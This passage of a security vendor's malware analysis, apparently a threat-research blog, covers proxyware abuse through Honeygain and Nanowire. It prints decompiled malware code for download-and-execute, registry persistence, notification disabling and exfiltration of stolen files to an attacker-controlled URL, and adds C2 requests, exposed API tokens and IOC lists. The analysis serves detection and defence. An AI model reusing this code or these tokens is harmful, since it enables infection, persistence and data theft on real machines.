Program.DL("https://www.dropbox.com/s/gq3tt6iawri6m3w/user.config?dl=1", text6);
return result;
```

The Honeygain configuration file in this case contains the API key needed for the malware to authenticate to the Honeygain platform and register the infected system under the attacker's account, allowing them to generate revenue.



```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
    <userSettings>
        <Honeygain.Properties.Settings>
            <setting name="Vid" serializeAs="String">
                <value>03fb94c2e2de4cf7bf460abdc80c4d78bc74d56e4f364ad2bbb6a7078f228495</value
                >
            </setting>
            <setting name="Token" serializeAs="String">
                <value>eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpYXQiOjE2MTA5NDY4NjAsImV4cCI6MT
                Y0MjQ4Mjg2MCwicm9sZXMiOlsiUk9MRV9VU0VSIiwiUk9MRV9UT1NfQUNDRVBURUQiLCJST0xFX0NP
                TkZJUk1FRF9FTUFJTCJdLCJlbWFpbCI6Imhvd25ldHRzY2F3eXl1d3VAeWFob28uY29tIn0.LzTkjL
                FzFLBqnnrwJq_HYV6wdDDTQCMXe0aNWxrUyOoujKCa3_QF5dHF9J9C9F2Ce-eOC7QJmuIcgIT17HaD
                1iF7Gzs6nhoE3NVAsRW2bqSgw3zSSvsahGXCh3gUWMkvJcO4Q1VwL1hbSi8blj5N4V1F-A9-M_2IJq
                G5l6nuPzKGXHzgOHFPcO5MFdXGb7Yc-ZrIU1aywPHxBwhGmJboH5kC1k-uzC_ONObkmMTRJ4TVRqFz
                neyx4XmGuyBbcADotasr_MObMKsoEZgtSXKmv8urxCTqFVkKAsBVvEocC8H8ktkedwwTDijDvm5lin
                VeiSPw-w5AK0K2R3L-Y5gCgZCJ-W2YFh5pSI0jKB7kkXlxNqNzwv5Or-Bpkm_dJhJvZmHXhDAH-yJJ
                vh3sceeYcVMVjhcUR2gGaDSWYt4HEU_RvAtXBIZVtf944jszEoey3rNBshUJPF3CDbEF_MR2AS-Ttd
                72VQaE0QztIz4c0WAqgGAw951wCO-FGBxJJ8IT--yKRswt_abFUn-c9ofNtdzs8vJsidedrt0C3V8f
                ley1i08YZzDFZ9aliigO7sPFyb29sGReXyKSA9bgU9jZ6cC1V5ZMfq8qbkMveBSNdcjJRwFcjTralq
                9gy7uPwSsR2RLpbek82VmHRvt-MYs5Z0skTHgo9xOOgX_Cuzwqwzw</value>
            </setting>
```

Prior to launching the Honeygain client application, the malware also attempts to disable program notifications by modifying the Windows Registry and restarting the "Windows Push Notifications User Service (WpnUserService)" using a function called DisableNotifs().




```
public static void DisableNotifs()
{
    Registry.SetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\PushNotifications",
      "ToastEnabled", 0);
    foreach (ServiceController serviceController in ServiceController.GetServices())
    {
        if (serviceController.ServiceName.StartsWith("WpnUserService"))
        {
            Program.RestartService(serviceController.ServiceName, 1000);
            return;
        }
    }
}
```

When the Honeygain client is finally started, the API key is sent to the Honeygain platform to allow the client to authenticate. An example of one of the Honeygain client API requests containing the token is below.


```
GET /api/v1/vids/03fb94c2e2de4cf7bf460abdc80c4d78bc74d56e4f364ad2bbb6a7078f228495/tos HTTP/1.1
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpYXQiOjE2MTA5NDY4NjAsImV4cCI6MTY
0MjQ4Mjg2MCwicm9sZXMiOlsiUk9MRV9VU0VSIiwiUk9MRV9UT1NfQUNDRVBURUQiLCJST0xFX0NPTkZJUk1FRF9FTUFJT
CJdLCJlbWFpbCI6Imhvd25ldHRzY2F3eXl1d3VAeWFob28uY29tIn0.LzTkjLFzFLBqnnrwJq_HYV6wdDDTQCMXe0aNWxr
UyOoujKCa3_QF5dHF9J9C9F2Ce-eOC7QJmuIcgITl7HaDliF7Gzs6nhoE3NVAsRW2bqSgw3zSSvsahGXCh3gUWMkvJcO4Q
lVwLlhbSi8blj5N4V1F-A9-M_2IJqG5l6nuPzKGXHzgOHFPcO5MFdXGb7Yc-ZrIU1aywPHxBwhGmJboH5kC1k-uzC_ONOb
kmMTRJ4TVRqFzneyx4XmGuyBbcADotasr_MObMKsoEZgtSXKmv8urxCTqFVkKAsBVvEocC8H8ktkedwwTDijDvm5linVei
SPw-w5AK0K2R3L-Y5gCgZCJ-W2YFh5pSI0jKB7kkXlxNqNzwv5Or-Bpkm_dJhJvZmHXhDAH-yJJvh3sceeYcVMVjhcUR2g
GaDSWYt4HEU_RvAtXBIZVtf944jszEoey3rNBshUJPF3CDbEF_MR2AS-Ttd72VQaE0QztIz4c0WAqgGAw951wCO-FGBxJJ
8IT--yKRswt_abFUn-c9ofNtdzs8vJsidedrt0C3V8fley1i08YZzDFZ9aliigO7sPFyb29sGReXyKSA9bgU9jZ6cC1V5Z
Mfq8qbkMveBSNdcjJRwFcjTralq9gy7uPwSsR2RLpbek82VmHRvt-MYs5Z0skTHgo9xOOgX_Cuzwqwzw
Accept: application/json
X-Api-Request: true
Host: api.honeygain.com
Connection: Keep-Alive
```

The malware also contains the functionality required to download and execute Nanowire on the infected system. An example of the DLNanowire() function, which could be used to retrieve the Nanowire executable and associated configuration file, can be seen below.



```
public static void DLNanowire()
{
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "MLToolkit");
    Directory.CreateDirectory(text);
    string text2 = Path.Combine(text, "Windows ML Toolkit.exe");
    string text3 = Path.Combine(text, "nanowire.toml");
    if (!File.Exists(text2))
    {
        Program.DL("https://www.dropbox.com/s/rfbrftww47y0edv/nanowire.exe?dl=1", text2);
    }
    if (!File.Exists(text3))
    {
        Program.DL("https://www.dropbox.com/s/7hy2ausr3rouflp/nanowire.toml?dl=1", text3);
    }
    Process.Start(new ProcessStartInfo
    {
        CreateNoWindow = true,
        UseShellExecute = true,
        FileName = text2,
        WindowStyle = ProcessWindowStyle.Hidden,
        Arguments = "sell"
    });
}
```


The parameters in the function above are responsible for silently launching the Nanowire client in "sell" mode which allows the infected system's internet connection to be used by other members of the Nanowire network in order to generate revenue for the attacker. The configuration files that are retrieved are used to ensure that infected systems are associated with the attacker's account across the platforms so that revenue can be obtained. Below is an example of a portion of the Nanowire configuration file hosted at the Dropbox URL contained in the malware in this case.



```
[sell]
  # Replace the word YOUR_KEY below with your API key.
  # Example: api_key = "ExampleSecretKeyPastedFromNanowire"
  api_key = "805MdZED1MSqtbujxIswi07EPmvcQihc7NbzO89hTpZJqf1IB3"

  # The maximum amount of bandwidth you would like to sell.
  #
  # Example:
  # An ISP provides 20 Mbps upload, and 40 Mbps download, the biggest number
  # that can be reliably rented is the lower of both of those (20), and so in
  # order to rent the entire internet connection we set the bandwidth to 20:
  #
  # bandwidth = 20
  #
  # To keep 50% of the bandwidth for personal use, simply divide the maximum
  # in half:
  #
  # bandwidth = 10
  #
  # In this example it is INCORRECT to put 40, since for a connection to
  # function properly it needs a symmetric amount (the same amount) of upload
  # and download.
  bandwidth = 20
```


The configuration also limits the amount of bandwidth that is made available to the Nanowire network, in this case 20mbps. A comparable configuration file is also retrievable for use with the Honeygain application.

A function called Startup() is responsible for achieving persistence on infected systems through the use of a Windows Registry run entry within HKCU.



```
// eWhoring.Program
// Token: 0x0600000E RID: 14 RVA: 0x00002518 File Offset: 0x00000718
private static void Startup(string name)
{
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), name);
    Directory.CreateDirectory(text);
    string text2 = Path.Combine(text, name + ".exe");
    if (!File.Exists(text2))
    {
        File.Copy(Assembly.GetExecutingAssembly().Location, text2);
    }
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
      true);
    if (registryKey.GetValue(name) == null)
    {
        registryKey.SetValue(name, text2);
    }
}
```

The executable also features a SendToPanel() function that is responsible for sending information to a remote server using the specified User-Agent. The URL points to the IPLogger URL-shortening service.



```
// eWhoring.Program
// Token: 0x0600000D RID: 13 RVA: 0x00002488 File Offset: 0x00000688
private static void SendToPanel()
{
    using (WebClient webClient = new WebClient())
    {
        webClient.Headers.Add("User-Agent", "[hive v1.0] " + Program.FriendlyName());
        NameValueCollection nameValueCollection = new NameValueCollection();
        nameValueCollection["thing1"] = "hello";
        nameValueCollection["thing2"] = "world";
        byte[] bytes = webClient.UploadValues("https://iplogger.org/2jbNj6", nameValueCollection);
        Encoding.Default.GetString(bytes);
    }
}
```


At the time of writing, this shortened URL was resolved to hXXps[:]//www[.]test[.]com which may indicate that this functionality is still currently under development and not in use at this time, but may be used by the attacker in the future. An example of one of these POST requests is shown below.

```
POST /2jbNj6 HTTP/1.1

Content-Type: application/x-www-form-urlencoded
User-Agent: [hive v1.0] Microsoft Windows 7 Professional Service Pack 1
Host: iplogger.org
Content-Length: 25
Expect: 100-continue
Connection: Keep-Alive

thing1=hello&thing2=world
```

In the sample we analyzed, the DLNanowire() function was not directly called. However, its presence and the payload being actively hosted at the specified Dropbox URL indicates that this functionality is fully working and available for use by the adversary.


Command & control (C2)

This malware uses the IPLogger URL-shortening service to facilitate C2 communications between the infected system and the attacker-controlled infrastructure. Throughout each stage of the infection process, the malware transmits status updates by embedding the information into the User-Agent header of HTTP requests that are made. These requests are sent to specific IPLogger URLs that are typically configured to forward the requests to the actual infrastructure being monitored by the threat actor. This occurs at strategic points at each stage of the infection process to provide ongoing updates on the progress of the overall infection process and notify the threat actor if issues are encountered. The following image shows an example of the status update that is sent when the XMRig miner is successfully executed.




```
GET /2azxA5 HTTP/1.1
User-Agent: [v1.2] Miner started
Host: iplogger.org
Connection: close
Cache-Control: no-cache
Cookie: PHPSESSID=j5l36cfs84a0sutnlsofehcof5; clhf03028ja=[redacted]
```

Similar messages can be observed for many of the components executed throughout the infection. When errors are encountered, they are also transmitted to the attacker using the same mechanism. Below is an example request related to the failed deployment of the Honeygain client.



```
GET /2azxA5 HTTP/1.1
User-Agent: [v1.2] Honeygain failed to run
Host: iplogger.org
Connection: close
Cache-Control: no-cache
Cookie: clhf03028ja=[redacted]; PHPSESSID=sfufa2lgebospnu08n66b3r6g6
```

The information stealer described in the information stealer section is responsible for exfiltrating sensitive information from infected systems. The collected data is transmitted to an attacker-controlled server via an HTTP POST request as defined in the Upload() function present in the stealer.



```
public static void upload(string path)
{
    try
    {
        WebClient webClient = new WebClient();
        webClient.Credentials = CredentialCache.DefaultCredentials;
        webClient.UploadFile("https://terminist-journal.000webhostapp.com/donkeydick.php", "POST", path);
        webClient.Dispose();
    }
    catch (Exception value)
    {
        Console.WriteLine(value);
    }
}
```

The aforementioned examples demonstrate the varied approaches currently being used by adversaries attempting to identify new ways to more effectively infect victims and attempt to monetize their malware distribution operations. As these platforms continue to gain in popularity, we will likely continue to see examples of this sort of abuse on a larger scale.

Is proxyware software malicious?

The use of proxyware has become increasingly widespread over the past couple of years. These platforms may introduce significant risk to most corporate environments. In cases where proxyware has been installed on corporate assets, the security team should be alerted. Organizations may want to conduct response activities to determine if its presence is due to successful malware infection or a policy violation if it was installed by an employee. In either case, proxyware software should be considered a potentially unwanted application

(PUA) or potentially unwanted program (PUP) and treated in a similar manner to cryptocurrency mining software that may be discovered in the environment.


Conclusion

These relatively new platforms were built with a legitimate purpose, but attackers quickly found ways to abuse them. It's not the first time we have documented abuses of legitimate platforms — a good example is the research we posted about the abuse of the Discord and Slack content delivery networks. We believe attackers are highly likely to abuse these proxyware platforms, as they can be used to disguise an attacker's origin more efficiently than Tor, since the exit nodes cannot be cataloged. For organizations, these platforms pose two essential problems: The abuse of their resources, eventually being blocklisted due to activities they don't even control and it increases organizations' attack surface, potentially creating an initial attack vector directly on the endpoint.

These platforms also pose new challenges for researchers, since there is no way to identify a connection through these kinds of networks — the origin IP becomes even less meaningful in an investigation. Due to the various risks associated with these platforms, it is recommended that organizations consider prohibiting the use of these applications on corporate assets. In most cases, endpoints should not be communicating with the networks associated with these platforms, and organizations should consider deploying comprehensive logging and alerting mechanisms to ensure that they can effectively detect and respond when systems within the environment begin communicating with them as this could be an indicator that the system has been compromised.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cloud Web Security	✓
Cisco Secure Email	N/A
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint is ideally suited to prevent the execution of the malware detailed in this post. New users can try Cisco Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Firewall and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics helps identify malicious binaries and build protection into all Cisco Security products.

Cisco Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Cisco Secure Firewall Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.The following SIDs have been released to detect this threat: 45549, 46237 and 58030 - 58033.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries, click here. The following OSqueries have been added for this threat.

- malware_honeygain_trojanized_installer
- malware_honeygain_loader
- malware_honeygain_bot

Indicators of Compromise (IOCs)

The following indicators of compromise have been observed as being associated with these malware campaigns.

Mutex

LIJKMERGL32D23890NUFEWOIHJ

Hashes

The following file hashes (SHA256) have been observed as being associated with these malware campaigns.

086dd09e67cbf05bf8c1b2561cf691239b815405ed67a6aa72b50f893f1122e9
1421a79bdfd81204a790fd251c2e8fe89e1a1dee8a8474f1f31b931bce5f31c5
17792e110e2fc30559c33016f08c8ed8923c409c0950a98bbcde48be349f97cf
21ffcc6fd78d7d2a349556c96eca0671184ba67fc5f3f743185936750eb2bf76
2601dceab5674a229c06773e90b7c290fe660be2ac42a006eb3ba1161817eb35
2644f696d1b204838cbadaf46a3c804e76a769b22c72ea7aa03a51e8c1e68b3d
29f528be9fed9d4b8dff6717fdbc4cd76af5220ce0a8bbbdf9d4a9eda924b9bd
2b418045a2d3b7f3fdcbbbdb163778eb71b759972ba36a3800bf0c8b168ef161
34e7feb3916d569544b635d022d828142814f387805fd051627aa548986e9c64
3f85c476599f081fc17e141c69b53b1abf5069b0fbc1b62133daaaae486fd587
496b0fdd817adac8f8f7e988b081798be5ed7dc1b5b17ce7a129e3913975ced0
4b50a883cb3a3b561002de895db665735be17f342d4a484c9a994df9e360f94c
53a48d3314d4c4660931653821496415ba9687e4f14b458d9cf61cc96632c131
57e2032cd6fdf226511ebb0c4151de2d91ff5282c238145b7313eceb8d703ac9
5a099571b1ff22edbe4621c60def5d597a644771a02f5c179c73596d33efb8ff
5a4ef62cfed9147274068d125218c3f7683e1537bdf10baecca9897ef98ba144
60520f3c00ca73f1c3afaba97533307cf0bde1a582cc035230b91d414ccd3974
61b277234f107b478bcf0becbdff3025b0d9ffe6d5e2db499b82ad82de621a8a

6ec1886769320d0f6edff7c0061819ab48104c6f55b211c015b2699521326522
70fc89f354e9a319448b72b3560e8a728c3c02e75bda6a2970dc21eaf2156ad7
738c6951897a6a08ff68738bbaca40b820c421a2bf6b6736fe47f67422431651
74d72a2426e053de09386653c04fa246a3054dae2b6af440c510bf5d4b1a553d
7b28c0e9baba5dc01b98be47c3d3b3913c7184b106b788a519e6528599747aec
802c83d71793036f195a4455e9f76f2b1ee0c7e4b95d48b0c4d45698fab37122
809ff25715e5bd18d3fa878e5c05d810c998649c6602cf46f1adcd28419b4be7
833ee2b2d2ebe3698a1ba8333b0fbbaf0f00a6628917f1419e606a317627984b
8d4adeedcc2ada8079c8b8833477ecc906444d433796f19d2d166cfbfa247351
8eb315d34ae0e568d657f52bbfb672cbb45380326964aa71313f6876c8e100ab
a368cc0ee42d4e6a740c529beb38283012d69f573b65490ac04d8ea57a9d5def
a6aa7fe2ac233bf2c8f3f1342fd57d43739d6839bb25e244e41305e68cdfaf20
b5defe839274e913c3024ffe3e12272a6f398b49c17e74608a772606acf19970
b88c0edb75026bbe541ee9a7ec1070334c62b2e5e0f6d5944d5beb83eacb72d0
be2111b1f2546368e8867927f3ec7607287c43742c2b704c1db6f040c2bdd28c
c01d55c9ce208eb645465a85dcd4f5d4444ef4661012c0e2714eb172bd373eeb
cc918cafea413e2814d0414b8582c0f4e12e9f72c963317f641c431d4d188616
cda362e1e7fb85e31a36c20b181e5f9b1aaa3479fbd2ca84c9bf06b9bb688b7d
d6209431e0da47fc8ad6d6e0625f5ed19c8647a5818f94b149a1d531bed32013
e98ec3f798200525276713e881fab6758c056ea2988806e4fa479e7fa29061f9
f858b1f43b3076cb3c8843852c531b64317ec72d06b41e49557c3e8b7360f214
fe6592ee011877d9a851e84b95908c3dd887214bcc668147805613f2573ce5af

Domains

The following domains have been observed as being associated with these malware campaigns.

ariesbee[.]com
bootesbee[.]com
aurigabee[.]xyz
analytics[.]honeygain[.]com
api[.]honeygain[.]com
download[.]honeygain[.]com
www[.]xsvpn[.]cf
terminist-journal[.]000webhostapp[.]com
r[.]honeygain[.]money

URLs

The following URLs have been observed as being associated with these malware campaigns.

hxxps://www[.]dropbox[.]com/s/vhpmmwns1k9wh33/Honeygain.zip?dl=1
hxxps://www[.]dropbox[.]com/s/rfbrftww47y0edv/nanowire.exe?dl=1
hxxps://www[.]dropbox[.]com/s/7hy2ausr3rouflp/nanowire.toml?dl=1
hxxps://www[.]dropbox[.]com/s/gq3tt6iawri6m3w/user.config?dl=1
hxxps://www[.]dropbox[.]com/s/puz02l0l7a4wjmt/beehive.txt?dl=1
